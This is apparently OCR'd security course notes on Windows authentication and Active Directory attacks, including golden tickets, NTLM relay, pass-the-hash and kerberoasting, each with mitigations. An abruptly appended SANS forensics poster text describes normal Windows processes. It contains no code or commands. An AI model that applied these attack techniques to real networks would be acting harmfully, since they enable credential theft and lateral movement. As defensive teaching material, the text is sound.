
- ***Single-sign on***: The user must login once into their machine and all other services are automatically authenticated with that account. Additionally, the user can also log in from any computer joined in the domain.
- ***Central Management:*** Policies for groups of users and machines can be applied via Group Policy Objects *(GPO)*. Examples: Passwords, allowed apps, mapped shares. The policies are applied at boot time and in regular intervals

Domains can be bundled in ***trees*** and trees in ***forests***.



12.1. WINDOWS PERMISSIONS

- ***Security Principal:*** Entity that can be authenticated *(users, groups, computers)*.
- ***Security Identifier (SID):*** Uniquely identify a Security Principal. Access controls are based on SIDs.
  Example SID: `S-1-5-21-1004336348-1177238915-682003330-512`. The digits after the last dash are the ***Relative Identifier ID (RID)*** of the object in the domain, the rest identifies the domain itself.
- ***Discretionary Access Control (DACL):*** All read, write, execute permissions on a file
- ***System Access Control (SACL):*** Logs attempts to access a secured object
- ***Access Control Entities (ACE):*** Individual permissions per user/group
- ***Access Control List (ACL):*** A list of ACE. The security descriptor of an object can contain DACL or SACL



12.1.1. Administrator Groups

The most important administrative groups in Active Directory are:


- ***BUILTIN\Administrators:*** Local admin access on a domain controller
- ***Domain Admins:*** Administrative access to all resources in the associated domain
- ***Enterprise Admins:*** Exist only in the forest root. Implicitly added to Domain Admins of every child domain
- ***Schema Admins:*** Can modify the domain/forest schema
- ***Server Operators:*** Can administer domain servers
- ***Account Operators:*** Can manage any user not in a privileged group *(the groups listed above)*

12.2. NTLM AUTHENTICATION

NT LAN Manager (NTLM) is the deprecated authentication method in Windows networks. Should be dropped in favor of Kerberos. However, ***Kerberos still uses NTLM hashes*** to avoid storing plaintext passwords.

A client wants to access the SMB server. To do so, it uses NTLM.

1. Negotiate the NTLM Auth details with the SMB server
2. The server generates a random challenge and sends it to the client.
3. The client loads its ***NT Hash*** from LSASS *(see "LSASS" (Page 44))*, encrypts the challenge with it and sends it back to the server.
4. The server verifies the response by looking up the account either in its local users or in the Active Directory by contacting the domain controller. If the user exists, the challenge can be decrypted and should match what the server sent.
5. If the user has the necessary permissions, access to the server is granted



12.3. KERBEROS

Kerberos is the successor to NTLM and the authentication mechanism used in modern Windows Networks. For attacks on Kerberos, see chapter "Active Directory attacks" (Page 33).

Terminology

- ***Ticket Granting Ticket (TGT):*** Credentials issued by the KDC after the first login that proves your identity and allows you to request service tickets without reentering your password
- ***Key Distribution Center (KDC):*** The main authentication server that issues TGTs.
- ***Service Ticket (ST):*** Time-limited credential that grants access to a specific service. Obtained with a TGT.
- ***Ticket Granting Service (TGS):*** Creates new STs
- ***Service Principal Name (SPN):*** Unique identifier that maps a service instance to a specific AD account

Most important secrets in Kerberos


- ***User Hash:*** The NTLM hash of a specific user. Used to decrypt TGTs and STs sent to the client
- ***KRBTGT Hash:*** The hash of the Ticket Granting Ticket server, used to create new TGTs.
- ***Machine/Service Hash:*** The hash of a service, used to create new STs.

To ***request a TGT***, users must perform a ***Kerberos Pre-Authentication***. The user must encrypt the current timestamp with their password hash. The KDC can decrypt and verify the timestamp to confirm that the user has ***provided the correct password*** and that the message is ***not a replay attack***.

Pre-Auth does not result in an additional request, it is simply added to the first AS-REQ request. Pre-Auth is enabled by default, but it can be disabled for specific or all users. Should be avoided as it can lead to the ***ASREP-Roasting vulnerability***: Any user can request a TGT for any other user. The TGT is encrypted with the target users password hash, which allows password cracking attacks.

Regular Kerberos Authentification flow

1. The client encrypts the current time-stamp with its password hash. This is the Pre-Auth information.
2. The client sends its Pre-Auth in a TGT request to the KDC.
3. The KDC decrypts the timestamp with the users hash stored in its database. It also validates that the timestamp is within the last 5 minutes.
4. If the credentials are valid and the Pre-Auth has been passed, a TGT is returned. The client decrypts it with its user hash. With it, the client can now request STs for individual services
5. The client sends a request to the TGS to access the file server with the SPN `cifs/foo.local`.
6. If the client is allowed to access the server, a ST for it is returned
7. The client now presents its ST to the file server. The server checks if the ST is still valid *(ST not expired)* and returns the result to the client.



12.4. ACTIVE DIRECTORY ATTACKS

Because AD stores the password hash of every user and the computer hash for every computer, it is a big target for attackers! ***If they gain control of your AD, everything is compromised!*** AD infrastructure can be very complex and therefore hard to configure and maintain securely.

Common misconfigurations and pitfalls

- ***No segregation of privileged access:*** Highly privileged admin accounts interactively log in on clients/servers
- ***Service or user accounts with weak passwords:*** If they have a Service Principal Name *(see "Kerberos" (Page 32))*, the password can be cracked and this service compromised
- ***Same local admin password***
- ***Credentials stored on shares with access from the "Everyone" group***
- ***Lack of least-privilege principle***

There are different attack methods that can be ran on an Active Directory. Most of these can be used to gain ***lateral movement*** within the network.


- ***Silver Ticket:*** Forge a Kerberos service ticket or crack a NTLM Hash to generate a new ST to directly authenticate without contacting the Key Distribution Center. More stealthily than Golden Ticket, but less powerful
- ***Golden Ticket:*** Compromise the KRBTGT hash on the TGT server by extracting the KRBTGT NTLM hash. This allows the attacker to create arbitrary TGTs and effectively authenticate on any service in the network. The Golden Ticket remains valid for as long as the attacker likes. This can be stopped by changing the KRBTGT hash or the KRBTGT account password twice.
- ***Passwords in Group Policy Preferences:*** Passwords stored in Group Policy Preferences (GPP) are unencrypted.
- ***Steal credentials stored in DPAPI:*** Chromium stores the login data for websites in the Windows Data Protection API. See chapter "Data Protection API" (Page 51).

12.4.1. NTLM Relay

Intercept the NTLM authentication via MitM and use it to authenticate the attacker. This attack works because there is ***no way for the client to verifiy the identity*** of the server and vice versa.

1. The user makes a NTLM authentication attempt while being the victim of a MitM attack
2. The attacker forwards the NTLM negotiation to the server
3. The server, believing the user wants to log in from the attackers machine, sends a challenge to the attacker
4. The attacker forwards the challenge to the client
5. The client sends a NTLM response back, which the Attacker forwards again
6. The server confirms successful authentication to the attacker and the attacker can now perform actions in the clients name


Key Point: There is no password or hash disclosure, only a live relay of the hand shake.
Mitigations: Enforce SMB signing, disable NTLM where possible and prefer Kerberos.



12.4.2. Pass-the-Hash

If an attacker obtains a user's NTLM hash *(e.g., from LSASS or a SAM backup)*, they can authenticate to services that accept NTLM by presenting this hash of the password. The hash functions as a secret.

Key Point: No plaintext password needed, the hash is enough for NTLM auth.
Mitigations: Credential Guard, LSA protection, remove legacy SSPs, restrict/disable NTLM and enforce SMB signing




12.4.3. Over-pass-the-hash

Pass-the-hash only works on NTLM-based services. For Kerberos, Over-pass-the-hash is needed. Instead of using the NTLM hash directly to authenticate to NTLM-accepting services, the attacker ***uses the NT hash to obtain Kerberos tickets*** *(generating a Kerberos TGT/ST)* and then authenticates with Kerberos.

Key point: Bridges NTLM → Kerberos by leveraging the NT hash to create valid Kerberos tickets

Mitigations: AES-only Kerberos *(enforce modern encryption)*, protected users group, credential guard *(short ticket lifetimes)*




12.4.4. Pass-the-ticket

If an attacker obtains a valid Kerberos ticket *(TGT or ST)* from a compromised host, they can inject/reuse that ticket on another machine to authenticate as that user, without needing the password or hash. Often used together with Over-pass-the-hash attacks.

Key point: Tickets are bearer tokens; whoever holds a valid one can use it until it expires

Mitigations: Credential Guard (reduce LSASS ticket exposure), shorter ticket lifetimes, AES-only, protected users



12.4.5. Kerberoasting

Targets service accounts that use Kerberos SPNs. Any domain user can request a service ticket for an SPN. The ST is encrypted with the service account's key *(its password-derived key)*. Attackers collect these TGS blobs *(e.g. via MitM)* and attempt offline cracking to recover the service account password.

Key point: There's no interaction with the service beyond normal ticket requests; the cracking is offline, so account lockouts don't occur.

Mitigations: AES-only, strong and modern encryption, prefer Group Managed Service Accounts (gMSA)

SANS DFIR
DIGITAL FORENSICS & INCIDENT RESPONSE

Hunt Evil
POSTER

$25.00
DFPS_FOR508_v4.7_01-21

Poster was created by Rob Lee and Mike Pilkington
with support of the SANS DFIR Faculty

dfir.sans.org

SANS DFIR
DIGITAL FORENSICS & INCIDENT RESPONSE

FOR308 Digital Forensics Essentials
FOR498 Battlefield Forensics & Data Acquisition GBFA
FOR500 Windows Forensics GCFE
FOR518 Mac and iOS Forensic Analysis and Incident Response
FOR585 Smartphone Forensic Analysis In-Depth GASF

OPERATING SYSTEM & DEVICE IN-DEPTH

INCIDENT RESPONSE & THREAT HUNTING

FOR508 Advanced Incident Response, Threat Hunting, and Digital Forensics GCFA
FOR572 Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response GNFA
FOR578 Cyber Threat Intelligence GCTI
FOR610 REM: Malware Analysis GREM
SEC504 Hacker Tools, Techniques, Exploits, and Incident Handling GCIH

@sansforensics
sansforensics
dfir.to/MAIL-LIST

Find Evil – Know Normal

Knowing what's normal on a Windows host helps cut through the noise to quickly locate potential malware.
Use the information below as a reference to know what's normal in Windows and to focus your attention on the outliers.

System

Image Path: N/A for `System.exe` – Not generated from an executable image
Parent Process: None
Number of Instances: One
User Account: Local System
Start Time: At boot time
Description: The `System` process is responsible for most kernel-mode threads. Modules run under `System` are primarily drivers (.sys files), but also include several important DLLs as well as the kernel executable, `ntoskrnl.exe`.

smss.exe

Image Path: `%SystemRoot%\System32\smss.exe`
Parent Process: System
Number of Instances: One master instance and another child instance per session. Children exit after creating their session.
User Account: Local System
Start Time: Within seconds of boot time for the master instance
Description: The Session Manager process is responsible for creating new sessions. The first instance creates a child instance for each new session. Once the child instance initializes the new session by starting the Windows subsystem (`csrss.exe`) and `wininit.exe` for Session 0 or `winlogon.exe` for Session 1 and higher, the child instance exits.

wininit.exe

Image Path: `%SystemRoot%\System32\wininit.exe`
Parent Process: Created by an instance of `smss.exe` that exits, so tools usually do not provide the parent process name.
Number of Instances: One
User Account: Local System
Start Time: Within seconds of boot time
Description: Wininit.exe starts key background processes within Session 0. It starts the Service Control Manager (`services.exe`), the Local Security Authority process (`lsass.exe`), and `lsaiso.exe` for systems with Credential Guard enabled. Note that prior to Windows 10, the Local Session Manager process (`lsm.exe`) was also started by wininit.exe. As of Windows 10, that functionality has moved to a service DLL (lsm.dll) hosted by `svchost.exe`.

RuntimeBroker.exe

Image Path: `%SystemRoot%\System32\RuntimeBroker.exe`
Parent Process: `svchost.exe`
Number of Instances: One or more
User Account: Typically the logged-on user(s)
Start Time: Start times vary greatly
Description: RuntimeBroker.exe acts as a proxy between the constrained Universal Windows Platform (UWP) apps (formerly called Metro apps) and the full Windows API. UWP apps have limited capability to interface with hardware and the file system. Broker processes such as RuntimeBroker.exe are therefore used to provide the necessary level of access for UWP apps. Generally, there will be one `RuntimeBroker.exe` for each UWP app. For example, starting `Calculator.exe` will cause a corresponding `RuntimeBroker.exe` process to initiate.


taskhostw.exe

Image Path: `%SystemRoot%\System32\taskhostw.exe`
Parent Process: `svchost.exe`
Number of Instances: One or more
User Account: Multiple taskhostw.exe processes are normal. One or more may be owned by logged-on users and/or by local service accounts.
Start Time: Start times vary greatly
Description: The generic host process for Windows Tasks. Upon initialization, taskhostw.exe runs a continuous loop listening for trigger events. Example trigger events that can initiate a task include a defined schedule, user logon, system startup, idle CPU time, a Windows log event, workstation lock, or workstation unlock.

There are more than 160 tasks preconfigured on a default installation of Windows 10 Enterprise (though many are disabled). All executable files (DLLs & EXEs) used by the default Windows 10 scheduled tasks are signed by Microsoft.

winlogon.exe

Image Path: `%SystemRoot%\System32\winlogon.exe`
Parent Process: Created by an instance of `smss.exe` that exits, so analysis tools usually do not provide the parent process name.
Number of Instances: One or more
User Account: Local System
Start Time: Within seconds of boot time for the first instance (for Session 1). Start times for additional instances occur as new sessions are created, typically through Remote Desktop or Fast User Switching logons.
Description: Winlogon handles interactive user logons and logoffs. It launches `LogonUI.exe`, which uses a credential provider to gather credentials from the user, and then passes the credentials to `lsass.exe` for validation. Once the user is authenticated, Winlogon loads the user's `NTUSER.DAT` into `HKCU` and starts the user's shell (usually `explorer.exe`) via `userinit.exe`.



Process listing from Windows 10 Enterprise

csrss.exe

Image Path: `%SystemRoot%\System32\csrss.exe`
Parent Process: Created by an instance of `smss.exe` that exits, so analysis tools usually do not provide the parent process name.
Number of Instances: Two or more
User Account: Local System
Start Time: Within seconds of boot time for the first two instances (for Session 0 and 1). Start times for additional instances occur as new sessions are created, although often only Sessions 0 and 1 are created.
Description: The Client/Server Run-Time Subsystem is the user-mode process for the Windows subsystem. Its duties include managing processes and threads, importing many of the DLLs that provide the Windows API, and facilitating shutdown of the GUI during system shutdown. An instance of `csrss.exe` will run for each session. Session 0 is for services and Session 1 for the local console session. Additional sessions are created through the use of Remote Desktop and/or Fast User Switching. Each new session results in a new instance of `csrss.exe`.

services.exe

Image Path: `%SystemRoot%\System32\services.exe`
Parent Process: `wininit.exe`
Number of Instances: One
User Account: Local System
Start Time: Within seconds of boot time
Description: Implements the Unified Background Process Manager (UBPM), which is responsible for background activities such as services and scheduled tasks. `Services.exe` also implements the Service Control Manager (SCM), which specifically handles the loading of services and device drivers marked for auto-start. In addition, once a user has successfully logged on interactively, the SCM (`services.exe`) considers the boot successful and sets the Last Known Good control set (`HKLM\SYSTEM\Select\LastKnownGood`) to the value of the CurrentControlSet.

svchost.exe

Image Path: `%SystemRoot%\system32\svchost.exe`
Parent Process: `services.exe` (most often)
Number of Instances: Many (generally at least 10)
User Account: Varies depending on `svchost` instance, though it typically will be Local System, Network Service, or Local Service accounts. Windows 10 also has some instances running as logged-on users.
Start Time: Typically within seconds of boot time. However, services can be started after boot (e.g., at logon), which results in new instances of `svchost.exe` after boot time.
Description: Generic host process for Windows services. It is used for running service DLLs. Windows will run multiple instances of `svchost.exe`, each using a unique "`-k`" parameter for grouping similar services. Typical "`-k`" parameters include DcomLaunch, RPCSS, LocalServiceNetworkRestricted, LocalServiceNoNetwork, LocalServiceAndNoImpersonation, netsvcs, NetworkService, and more. Malware authors often take advantage of the ubiquitous nature of `svchost.exe` and use it either to host a malicious DLL as a service, or run a malicious process named `svchost.exe` or similar spelling. Beginning in Windows 10 version 1703, Microsoft changed the default grouping of similar services if the system has more than 3.5 GB of RAM. In such cases, most services will run under their own instance of `svchost.exe`. On systems with more than 3.5 GB RAM, expect to see more than 50 instances of `svchost.exe` (the screenshot in the poster is a Windows 10 VM with 3 GB RAM).

lsaiso.exe

Image Path: `%SystemRoot%\System32\lsaiso.exe`
Parent Process: `wininit.exe`
Number of Instances: Zero or one
User Account: Local System
Start Time: Within seconds of boot time
Description: When Credential Guard is enabled, the functionality of `lsass.exe` is split between two processes – itself and `lsaiso.exe`. Most of the functionality stays within `lsass.exe`, but the important role of safely storing account credentials moves to `lsaiso.exe`. It provides safe storage by running in a context that is isolated from other processes through hardware virtualization technology. When remote authentication is required, `lsass.exe` proxies the requests using an RPC channel with `lsaiso.exe` in order to authenticate the user to the remote service. Note that if Credential Guard is not enabled, `lsaiso.exe` should not be running on the system.

lsass.exe

Image Path: `%SystemRoot%\System32\lsass.exe`
Parent Process: `wininit.exe`
Number of Instances: One
User Account: Local System
Start Time: Within seconds of boot time
Description: The Local Security Authentication Subsystem Service process is responsible for authenticating users by calling an appropriate authentication package specified in `HKLM\SYSTEM\CurrentControlSet\Control\lsa`. Typically, this will be Kerberos for domain accounts or MSV1_0 for local accounts. In addition to authenticating users, `lsass.exe` is also responsible for implementing the local security policy (such as password policies and audit policies) and for writing events to the security event log. Only one instance of this process should occur and it should rarely have child processes (EFS is a known exception).

explorer.exe

Image Path: `%SystemRoot%\explorer.exe`
Parent Process: Created by an instance of `userinit.exe` that exits, so analysis tools usually do not provide the parent process name.
Number of Instances: One or more per interactively logged-on user
User Account: <logged-on user(s)>
Start Time: First instance starts when the owner's interactive logon begins
Description: At its core, Explorer provides users access to files. Functionally, though, it is both a file browser via Windows Explorer (though still `explorer.exe`) and a user interface providing features such as the user's Desktop, the Start Menu, the Taskbar, the Control Panel, and application launching via file extension associations and shortcut files. `Explorer.exe` is the default user interface specified in the Registry value `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell`, though Windows can alternatively function with another interface such as `cmd.exe` or `powershell.exe`. Notice that the legitimate `explorer.exe` resides in the `%SystemRoot%` directory rather than `%SystemRoot%\System32`. Multiple instances per user can occur, such as when the option "Launch folder windows in a separate process" is enabled.

Hunt Evil: Lateral Movement

During incident response and threat hunting, it is critical to understand how attackers move around your network. Lateral movement is an inescapable requirement for attackers to stealthily move from system to system and accomplish their objectives. Every adversary, including the most skilled, will use some form of lateral movement technique described here during a breach. Understanding lateral movement tools and techniques allows responders to hunt more efficiently, quickly perform incident response scoping, and better anticipate future attacker activity.

